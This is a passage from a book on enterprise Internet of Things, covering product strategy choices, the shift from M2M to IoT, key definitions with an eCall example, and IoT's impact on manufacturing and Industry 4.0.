requires trade-offs that create a unique competitive position, which has to be defined at the executive level and communicated to all relevant stakeholders. There is no right or wrong answer, only choices that must reinforce one another and define a coherent and distinctive overall strategic position for the company. Our framework of 10 strategic choices can help to define that company-specific strategy. The first set of questions is around the product and service strategy, starting with: Which capabilities should the company pursue? A smart, connected product drastically expand the number of potential product and service capabilities, but just because a company can offer many new capabilities doesn't ensure there is sufficient value for customers above incurred costs to the company. Next is how to best deliver those new product and service capabilities by determining how much functionality should be embedded in the product vs. the cloud. Factors like required response time, expected network availability, complexity of the user interface, and frequency of service events or product upgrades will impact those decisions. The next set of questions is around the technology infrastructure required to enable smart, connected products. Developing the technology stack for smart, connected products requires significant investment in specialized skills, technologies, and infrastructure that have not been typically present in manufacturing companies. Some of the early pioneers like General Electric and Bosch have invested heavily via a largely in-house route to capture first-mover advantages and retain greater control over features, functionality, and product data. However, just as Intel has specialized in microprocessors and Oracle in databases, new firms that specialize in components of the smart, connected products technology stack are already emerging, and some in-house efforts may overestimate the ability to stay ahead, turning an early lead into a long-term disadvantage. A related question is whether the system architecture should be open or closed, where key interfaces are proprietary and only chosen parties gain access. While this has clear benefits for the company to control and optimize the systems, over time we expect closed approaches to become more challenging as technology spreads, ecosystems develop, and customers resist limits on choice.**Dirk Slama: The increasing focus on product data also requires a strategic take?**

Jim Heppelmann: Yes, we see data and the insights derived from analytics becoming the key differentiator in a smart, connected world. This is really key to capturing the full opportunity. There are three strategic choices specific to data, first of which is: What data do I need? Captur-

ing and analyzing data is fundamental to value creation, but also imposes costs and risks. Variable product costs increase from additional sensors, carrier-based data transmission, and so on, and fixed costs from robust analytics capabilities and skills required to translate big data into insight. And almost any data collected brings with it the risk and burden of data stewardship to ensure that all the data is secure and protected over time.

This relates to the next data choice around how the company manages ownership and access rights to the data. Firms must determine their approach to data ownership, sharing, and transparency. For example, providing data access to upstream component suppliers may improve component quality and innovation but may lead to new competitive threats if the supplier develops value added services for the end customer using the data. The services that GE Aviation provides directly to airlines based on data collected from the aircraft engine is a real world example for Boeing and Airbus.

This brings us to the third data choice about monetizing the data. Companies may find that the data they capture is valuable to entities beyond their traditional customers, creating new services or even businesses. The challenge is in defining mechanisms that provide valuable data to third parties without alienating existing customers or increasing regulatory risks.

Dirk Slama: All of these choices seem to open up some corporate level decisions around the company's business model and scope.

Jim Heppelmann: Yes, through the capabilities and data generated by smart, connected products, firms are now able to maintain direct and deep customer relationships through the products, which can reduce the need for distribution channel partners. Tesla Motors, for example, has disrupted the automotive industry by selling cars directly to consumers rather than through a dealer network. In an existing business we would only caution not to underestimate the relationship that customers may have with existing channel and service partners.

Through those same capabilities, data and direct relationships companies may be inclined to change their business model from product sales towards product-as-a-service. As customers pay for the utility of performance of the product instead of the ownership of the asset, the value of the smart, connected product improvements, like improving product quality or service efficiency, will captured by the manufacturer.

Finally, as products continue to integrate in product systems and diverse networks, many companies will have to re-examine their core mission and determine what role they want to play in these larger systems; should they attempt to provide the platform and services for the entire system or play a supporting role in a broader industry landscape?

All difficult choices, but we believe that by providing the right strategic framework and ensuring the right environment for their execution, IoT and smart, connected products will be the foundation for the next era of IT-driven productivity growth for these companies and their customers.

CHAPTER 2

Enterprise IoT

The title of this book is *Enterprise IoT* because we focus on a specific subset of enterprise solutions within the larger realm of the Internet of Things. It is not our intention to invent yet another category, as there are already enough in this area – including Cisco's Internet of Everything, GE's Industrial Internet, and the German government's Industry 4.0. However, for a book such as this, we believe that it is helpful to have a clearly defined scope and give it an explicit name. In this section, we will explain the origins of Enterprise IoT and provide a definition.

From M2M Toward the IoT

The idea of connecting devices and applications is not new. Specialized telematics solutions have been around for a long time. Over the last decade, M2M (Machine-to-Machine) communication became widely established, a development driven by players such as telecommunications companies looking for new ways to leverage their existing mobile networks. So what is the difference between M2M and IoT? There is no black-and-white answer to this question.




FIGURE 2-1. From M2M to IoT

The following excerpt from [MR13] summarizes what we feel to be the most important points:

Applications: M2M applications are about connecting devices and their associated applications – for instance, a smart meter and a smart metering application. IoT applications are potentially far more complex. They are characterized by complex event processing and data analysis and offer higher-level services.

Flexibility: While an M2M application is typically functionally specialized (dedicated) and quite inflexible, an IoT application needs to be more flexible in terms of its potential to evolve over time.

Architecture: Many M2M applications are deployed with a relatively rigid and unchanging solution architecture, while IoT applications are characterized by their need for distributed and federated processing, storage, and querying. In essence, when an M2M application is deployed, software engineers have a pretty good idea of what processing will need to take place over the entire lifetime of the solution. Conversely, since the range of IoT applications is ever-expanding and individual applications are often divorced from the underlying data feeds, different aspects of different IoT applications that may leverage the same data feeds might most efficiently be located in different places.

Speed: It is worth emphasizing the point about speed, by which we mean potentially minimizing transmission and processing delays to bet-

ter support data analysis. "Speed" can be designed into an M2M solution as needed, and applications are capable of supporting the necessary "speed" requirements from Day 1. In an IoT environment, however, the need for speed in the delivery and processing of different data feeds may evolve and change over time.

Verticals: The discussion up to now highlights a related difference between M2M and IoT: M2M applications should be considered in the context of industry verticals and functional niches, whereas IoT applications have the potential to transcend these limitations to become cross-industry and cross-function applications.

Context: To support the flexibility of environment noted above, it is necessary for IoT applications to be semantically rich and for associated contexts and ontologies to be clear. This is not the case for M2M applications, where data generated by an application only needs to be meaningful in the context of that specific application and within the boundaries of a known systems environment.

Structure: This leads to a wider point about the structure of data. In M2M, data is highly structured (and well documented). In an IoT environment, a developer may want to include CCTV feeds in an application, or crowdsourced information, or information derived from the Twittersphere. These information sources are at best semi-structured and at worst completely unstructured (depending to a great extent on the kind of information that the developer is trying to extract).

Growth: A related difference is the speed of growth that can be expected in M2M and IoT environments. In the case of an M2M application, growth is far more predictable. Typically, an M2M solution is designed for a specific market, or set of assets, and can be deployed in that addressable market in a relatively predictable way. Data generated by M2M solutions would typically grow linearly with device count. The growth in data volumes, transaction volumes, and applications in an IoT environment is driven by network effects between a diverse range of data sources. Accordingly, growth in the IoT space (on any measure) can be expected to be more exponential, rather than the more linear and predictable growth that characterizes the M2M space.

Data ownership: Lastly, it's worth touching on the topic of data ownership. While data ownership in the case of M2M connected solutions can often be unclear, the concept of data ownership in an IoT environment is far more complex. Fundamentally, in the case of M2M, the pri-

vacy of data can be considered within a known landscape of application, user, and regulatory requirements. In the case of IoT applications, however, data could potentially be used for contemporaneously unforeseen applications in unforeseen locations and for unforeseen beneficiaries. This is one of the major aspects of the IoT that large companies will have to deal with effectively if they do not want to lose their customers' trust.

Subnets of Things

Building on all of the above points, [MR14] introduces the useful concept of "Subnets of Things" (SoTs) as a necessary step in the evolution from M2M to the IoT. M2M solutions can almost be regarded as "Intranets of Things": closed environments with little connectivity outside of the device estate or solution in question. The natural next step for integrating these solutions into the "outside world" is to consider how these Intranets of Things could be integrated with what could be regarded as "adjacent" products, services and, of course, (other) Intranets of Things.

We believe that this stage of development will be driven by common ownership of data sources or common cause among data owners. An example might be a utility that builds connections between its smart metering solution and its field force solution. The utility can do this because it owns the smart meters, the field force capability, and the applications that support these capabilities, as well as the data that the applications generate. In short, the systems, the connected devices, and the IT environment within an enterprise can be regarded as a potential Subnet of Things.

The key point to consider in relation to these Subnets of Things is their unique ability to develop far more quickly than a full-scale Internet of Things. This is due both to the fact that stakeholders are more willing to share data and to the technical feasibility of sharing between applications.

A logical next step is to extend the concept to data communities, which we define as a community of devices, data sources, and data owners that could potentially give rise to a Subnet of Things. An example might be a group of intelligent building providers that come together to form a common platform.

It is clear that SoTs are a significant and critical step on the path to any future IoT. We believe it should be relatively easy to convince a defined group of people with similar motivations to standardize in order

to create an SoT. However, it is likely to be far more difficult to take the next step to the IoT, i.e. to convince all those in IT and related industries to standardize sufficiently to allow the emergence of an SoT.




FIGURE 2-2. Subnets of Things

Focus of this Book

Simply put, Enterprise IoT focuses on the space that includes both advanced M2M solutions and Subnets of Things (with the exception of highly advanced SoTs). This is indicated in the figure below.

Typically, an Enterprise IoT solution would focus on a single class of assets, but would often have multiple devices from different vendors deployed on this asset class. Enterprise IoT solutions will often have higher semantic richness than simple M2M solutions.

In this book, the scope of a typical Enterprise IoT solution is explicitly limited to a single enterprise that controls this solution, but that might collaborate with other partners for the backend in order to provide a complete solution. In this regard, Enterprise IoT is more limited than the full IoT vision, in which essentially every device can connect to any other device, either directly or through the cloud. This was a deliberate decision, as we feel that many enterprises will focus on these more tightly controlled, single-enterprise type of IoT solutions in the next couple of years.




FIGURE 2-3. Focus of Enterprise IoT

DOMAIN FOCUS

Some people in the IoT community differentiate between the Industrial IoT (connected vehicles, machines, and other industrial equipment) and the Consumer IoT (smart wearables, connected dishwashers, etc.) [OR14]. However, it would be too simplistic to say that Enterprise IoT only focuses on the Industrial IoT. While it is true that most of the application domains and use cases in Part II of the book primarily deal with industrial examples, we believe that the key point of this book is its focus on solutions that are typically controlled by a single enterprise and that follow certain architectural patterns, which are described in more detail in the following. Both of these criteria are fulfilled by numerous examples from the Consumer IoT as well. Take, for instance, the eCall service or the car-sharing facilities discussed in the previous section.

As you will see in Part II, our analysis to date has mainly focused on manufacturing and industry, connected vehicles, smart energy, and smart cities. The lessons learned from these domains provide the current basis for the Ignite | IoT Methodology. In version 1.0 of this book, at least, we didn't have time to include a case study on smart wearables. However, we would be curious to find out if this would be another suitable candidate for Enterprise IoT. Possibly something for the next version...

Definitions of Key Terms in IoT

In order to help make Enterprise IoT concepts more concrete, we have included a number of helpful definitions below. Perhaps one of the most important decisions we made in devising our nomenclature was to drop the term "thing" – which sounds paradoxical, since the IoT is supposed to be all about connecting "things." However, in our experience, people in an enterprise rarely talk about "things." We have therefore opted for the terms "asset" and "device," as they are more commonly used.




FIGURE 2-4. Enterprise IoT definitions

The above figure provides an overview of the key elements of an Enterprise IoT solution scenario, which are defined as follows:

- **(1) Asset:** In business terminology, we refer to numerous physical "things" as "assets" in order to emphasize their significance. An asset is a property or piece of equipment that is produced, operated, or managed in order to generate revenue or to help to improve a company's operations; for example, vehicles, facilities, machines, or power tools. Assets are generally a key part of an enterprise's business model. Note that the asset itself is not generally considered to be part of the IoT solution (at least not in the Enterprise IoT context), whereas a device (see below) might well be part of the IoT solution.
- **(2) Device:** Devices are another important type of "thing." Typically, devices are economically less significant and physically much finer grained than assets. Devices in the IoT mainly include sensors (for heat, temperature, pressure, flow, etc.) and actuators (such as electric motors or hydraulic components). In our Enterprise IoT scenarios, devices are typically deployed on the assets.
- **(3) Enterprise:** "Enterprise" refers to the organizational scope of the entity that is operating the Enterprise IoT solution. In many cases, this is

the same enterprise as the one operating the assets – for example, a fleet manager, a manufacturer, etc. In some cases – like the eCall service – the enterprise operates the backend service only. Enterprises are increasingly adopting IoT solutions to support their core business processes as a means of establishing new business models and creating lasting relationships with their customers. An enterprise may use the IoT either to operate its own assets or to deliver a service for assets belonging to another organization.

- **(4) Enterprise IoT Solution:** An IT system that connects assets and their devices with backend application services.
  - **(4a) Backend Services:** The backend services of an IoT solution usually enable remote monitoring and control of devices and assets, gather device-related data, and are integrated with other enterprise applications (5).
  - **(4b) Backend UI:** The backend services generally provide web or mobile interfaces to enable users to interact with the services, for example a visual dashboard with an overview of the current operational status of all assets.
  - **(4c) Remote Communication:** The communication mechanism between the asset and the backend service, for instance via mobile network, satellite, etc.
  - **(4d) On-Asset HW+SW (Hardware + Software):** The hardware and software components of the solution that are to be deployed on the asset. Often, the on-asset hardware is a form of gateway that enables local and remote communication, while the on-asset software acts as a local agent enabling local integration and remote messaging. For example, the gateway might use an industrial bus to integrate with local sensors, and a GSM module to communicate remotely with the backend. In many cases, the gateway/agent also performs translation and mapping services to create a bridge between the protocols used locally by the different devices and the formats supported by the backend system. Note that (4d) only refers to solution-specific HW +SW: many assets already have existing on-board HW+SW that enables local business logic but is not part of the solution.
  - **(4e) Solution HMI:** Some IoT solutions also include a solution-specific Human-Machine Interface (HMI), such as the on-board display of a car-sharing service.
- **(5) Enterprise Applications and (6) Partner Systems:** Most IoT solutions have to integrate with a number of internal and external (i.e. partner) applications such as ERP, MES, PLM, CRM, legacy applications, etc. In many cases, these applications also contain some data related to the assets. For example, an ERP system might contain vehicle configuration data, a CRM system will contain the vehicle owners' contact data, and

the backend will contain data on remote vehicle condition. Only by integrating all of these different data sources can a holistic view of the asset be obtained.

The figure below provides a concrete example of an Enterprise IoT solution. The solution is an eCall service that can detect and deal with emergency situations. The managed assets are cars. The enterprise is the eCall operator, in this case Bosch Security Technology. The solution contains an on-board Telematics Control Unit (TCU), which has an integrated acceleration sensor. In addition, the TCU is integrated with the car's airbag via the CAN bus. Communication with the backend is based on GSM. The main backend service is the call center application. This application must integrate with the local telephony management solution, the vehicle database managed by the car manufacturer, and the Public-Safety Answering Point (PSAP), which is connected to the police station, fire department, or ambulance service closest to the scene of the accident.




FIGURE 2-5. eCall example

We hope that these definitions and examples are helpful. They will be used throughout the book. In particular, you will see that they have been incorporated into one of our key architectural concepts, the Asset Integration Architecture (AIA). This concept is used to analyze most of the use cases and will be formally introduced in Part II (see "IoT Architecture Blueprints").

CHAPTER 4

Manufacturing and Industry

The application of IoT concepts to industrial environments has attracted a lot of interest. GE has coined the term "Industrial Internet," IBM is pushing the concept "Smart Factories," German industry uses the term "Industry 4.0," while Airbus talks about the "Factory of the Future." Precise definitions are few and far between, and many of these concepts go beyond the notion of next-generation manufacturing to include logistics and supply chain management, mining and off-shore drilling, and even smart grids and building automation. In some cases, a worthwhile distinction is made between the industrial IoT and the consumer IoT. As we saw in the introduction, our definition of Enterprise IoT is less about specific application domains and more about openness and integration maturity. In this section, we will take a closer look at some of the more industrial applications of Enterprise IoT, starting with a discussion about how IoT will transform manufacturing from the perspective of both product engineering and production technology.

Integrated Production for Integrated Products

We believe that the IoT will have two main areas of impact on the current manufacturing landscape. The first concerns the organizational structure that is required to produce truly integrated IoT solutions. As discussed in the introduction, the IoT involves a clash between two worlds in which those in the machine camp and those in the Internet camp will be required to work together to create products that combine physical products with Internet-based application services. In an IoT world, many companies will discover that being just a manufacturing company or just an

Internet company will no longer be sufficient; they will need to become both – or become subsumed in an ecosystem in which they play a smaller role. For manufacturing companies, this means they will have to build up capabilities in IoT service development and operation; in other words, the achievement of "Integrated Production for Integrated Products." Many of these companies will find this challenging, because it is not in their DNA. Nor is it just a question of developing additional IT skills (beyond the embedded skills most will likely already have), value propositions will have to evolve too, which will necessitate change in almost all parts of the organization, from engineering to sales right through to aftermarket services.




FIGURE 4-1. Integrated Production of Integrated Products

The second area where the IoT will have a significant impact on manufacturers is of course in the area of manufacturing technologies. As promoted by initiatives such as the German government's Industry 4.0 strategy, connected manufacturing equipment, connected logistic chains, cyber-physical systems, and big data-based analytics of production processes will help improve the way the physical parts of a connected IoT solution are produced. In a sense, this second area of impact can benefit from the first; what is an integrated product to one company – a machine component manufacturer, for example – is an advanced production technology to another (a manufacturer using the connected machine component in their assembly lines, for example).

Drawing on these two key assumptions, the figure below provides a detailed overview of the manufacturing value chain of tomorrow. Note in particular the integration of IoT Service Implementation with IoT Service Operation.




FIGURE 4-2. Factory of the Future, Industry 4.0, and the IoT

Before we look at how new production technologies will help improve manufacturing processes in the future, we need to briefly recap on what we know about the products of tomorrow; because, ultimately, the nature of these new products will have an impact on all other processes, from design to manufacturing right through to aftermarket services.

As discussed in the introduction, the assumption is that the products of the future will be connected (1) and become part of what we call the Internet of Things. We are also assuming that products will have embedded computing capabilities, enabling local intelligence and digital services (2). These digital services can be applications or content. For example, a car app store might provide a new navigation application, and the application itself allows the purchase of additional maps.

The combination of physical product and connected backend service will have a sizeable impact on product design. Firstly, it's possible that the design of the physical products themselves will change. For example, a product's embedded display and keys could be dropped in favor of a mobile app. This would constitute a significant re-design of the product's physical components. Secondly, products will be increasingly reliant on remote services, often in the cloud. Building these kinds of related IT services is not usually part of the traditional product engineering process.

It will require someone to oversee the design of both elements – the physical product and its associated backend software services or platform – and ensure that everything results in a nicely integrated product offering. See also our discussion in the introduction on the "Clash of two worlds".

Finally, connected products will provide a rich source of product usage data (3), which will serve as input for all other stages of the value chain, from sales, marketing, and product design through to manufacturing and after-sales services.

SALES/MARKETING AND NEW BUSINESS MODELS

New business models made possible by the emergence of the IoT will drive the future of product design. These business models will also have a significant impact on the sale and marketing of these products. As we've seen in the introduction, servitization (4) involves transforming a company's business model from one focused on selling physical products to one focused on services. For example, Rolls-Royce now earns roughly 50% of its revenue from services; by leasing jet engines to airlines on a "power-by-the-hour" basis, for example. This completely transforms the way in which products are sold and serviced.

However, it also means that sales teams will have to completely adjust their sales strategy. Incentive models based on upfront revenues will have to be revisited in favor of models that support recurring revenues, which allow for the stabilization of revenue forecasting.

Marketing teams will be able to leverage detailed product usage data (3) to drive marketing campaigns and define precise market segments. This direct link to the customer via the product can be of huge value for sales and marketing teams, making it easier for them to run targeted cross-selling and up-selling campaigns, for example.

Another key driver is product customization (5). More and more markets are demanding fully customized products. Ranging from custom-designed sneakers to cars built to customer specifications, this trend has two key implications. Firstly, products are now being sold *before* they have been produced, and not the other way around. In the figure above, we can see that sales comes *before* manufacturing, contrary to what we would normally expect. Secondly, this trend has a major impact on the manufacturing process itself; for example, "batch size 1" production is a basic requirement of custom manufacturing (7).

END-TO-END DIGITAL ENGINEERING

Digital engineering is a reality in most large manufacturing organizations today. These organizations have invested heavily in the integration of tool chains that support the entire product lifecycle. CAD (Computer-Aided Design) tools are used for product design and simulation, CAPE (Computer-Aided Production Engineering) tools support the design and simulation of manufacturing systems while MES (Manufacturing Execution Systems) tools help ensure the integration of product data right across the product lifecycle while also supporting resource scheduling, order execution and dispatch, material tracking, and production analysis.

3D models are also playing an increasingly important role that transcends the traditional domain of product design. Modern 3D PLM systems have integrated CAD design data with Bill of Material (BOM) data and other information to better support end-to-end digital engineering. The 3D model becomes the master model for all product-related data (6). 3D data also support the simulation of entire assembly lines, helping to optimize manufacturing efficiency and minimize the risk of costly changes after the assembly line has been set up.

One of the key benefits promised by the IoT is that it will help link the virtual world with the physical world. 3D models are a very important type of virtual model. The use of sensors, lasers, and localization technologies has enabled the creation of links between the virtual 3D world and the physical world. For example, Airbus uses 3D data to emit laser projections over aircraft bodies in order to guide assembly line workers [AB1]. Similarly, at the Hannover industrial trade fair in 2014, Siemens showcased a complete (physical) assembly line with an associated virtual model in their 3D factory simulation environment. Sensors on the moving parts of the assembly line send movement data back to the IT system, which then updates the position data in the 3D system in real time. As can be seen in the image below, the virtual 3D model is fully in synch with the actual production line.




FIGURE 4-3. 3D Simulation synchronized with physical assembly line, as showcased by Siemens at HMI 2014

Augmented Reality is another interesting area in which we are seeing convergence between 3D models and the physical world, especially in the context of training and quality assurance. For example, Airbus`s MiRA (Mixed Reality Application) allows shopfloor workers to access a 3D model using a specialized device consisting of a tablet PC with integrated sensor pack. Leveraging location devices on the aircraft and on the tablet

PC, MiRA can show a 3D model of the aircraft from the user`s perspective, "augmenting" it with additional, production-related data. Airbus's adoption of MiRA has allowed them to reduce the time needed to inspect the 60-80,000 brackets in their A380 fuselage from 3 weeks down to 3 days [AB1].

MANUFACTURING

We've already discussed the need to become increasingly flexible and capable of supporting highly customizable products. From a manufacturing point of view, this means that concepts like "Batch Size 1" (7) and "One-Piece Flow" are becoming even more important. One of the visions of Industry 4.0 is that it will enable the de-coupling of production modules to support more flexible production. One potential way of achieving this is through the use of product memory. Products, semi-finished products, and even component parts will be equipped with an RFID chip or similar piece of technology that performs a product memory function (8). This product memory can be used to store product configuration data, work instructions, and work history. Instead of relying on a central MES system to manage all aspects of production, these intelligent products can tell the production modules themselves what needs to be done. This approach could be instrumental in paving the way for Cyber-Physical Systems (CPS), another key element of the factory of the future. This is discussed in more detail in the SmartFactory case study later.

Improved "top floor to shop floor" integration is another important benefit promised by Industry 4.0 (9). Concepts like MOM (Manufacturing Operations Management) have emerged to help integrate and analyze data from different levels, including the machine, line, plant, and enterprise level. With IoT, additional data will be provided from the machine level directly.

The extent to which the IoT movement will deliver new technologies and standards in this area also makes for an interesting discussion. For example, one already widely established standard for integrating machine data is OPC/OPC-UA [OP1]. It remains to be seen whether OPC and similar standards will be simply re-labeled as "IoT-compliant," or whether an entirely set of new standards will emerge.

Similarly, many machine component suppliers are already providing either standards-based interfaces (OPC, for example) or proprietary interfaces (DB-based, for example) for accessing machine data. Again, the

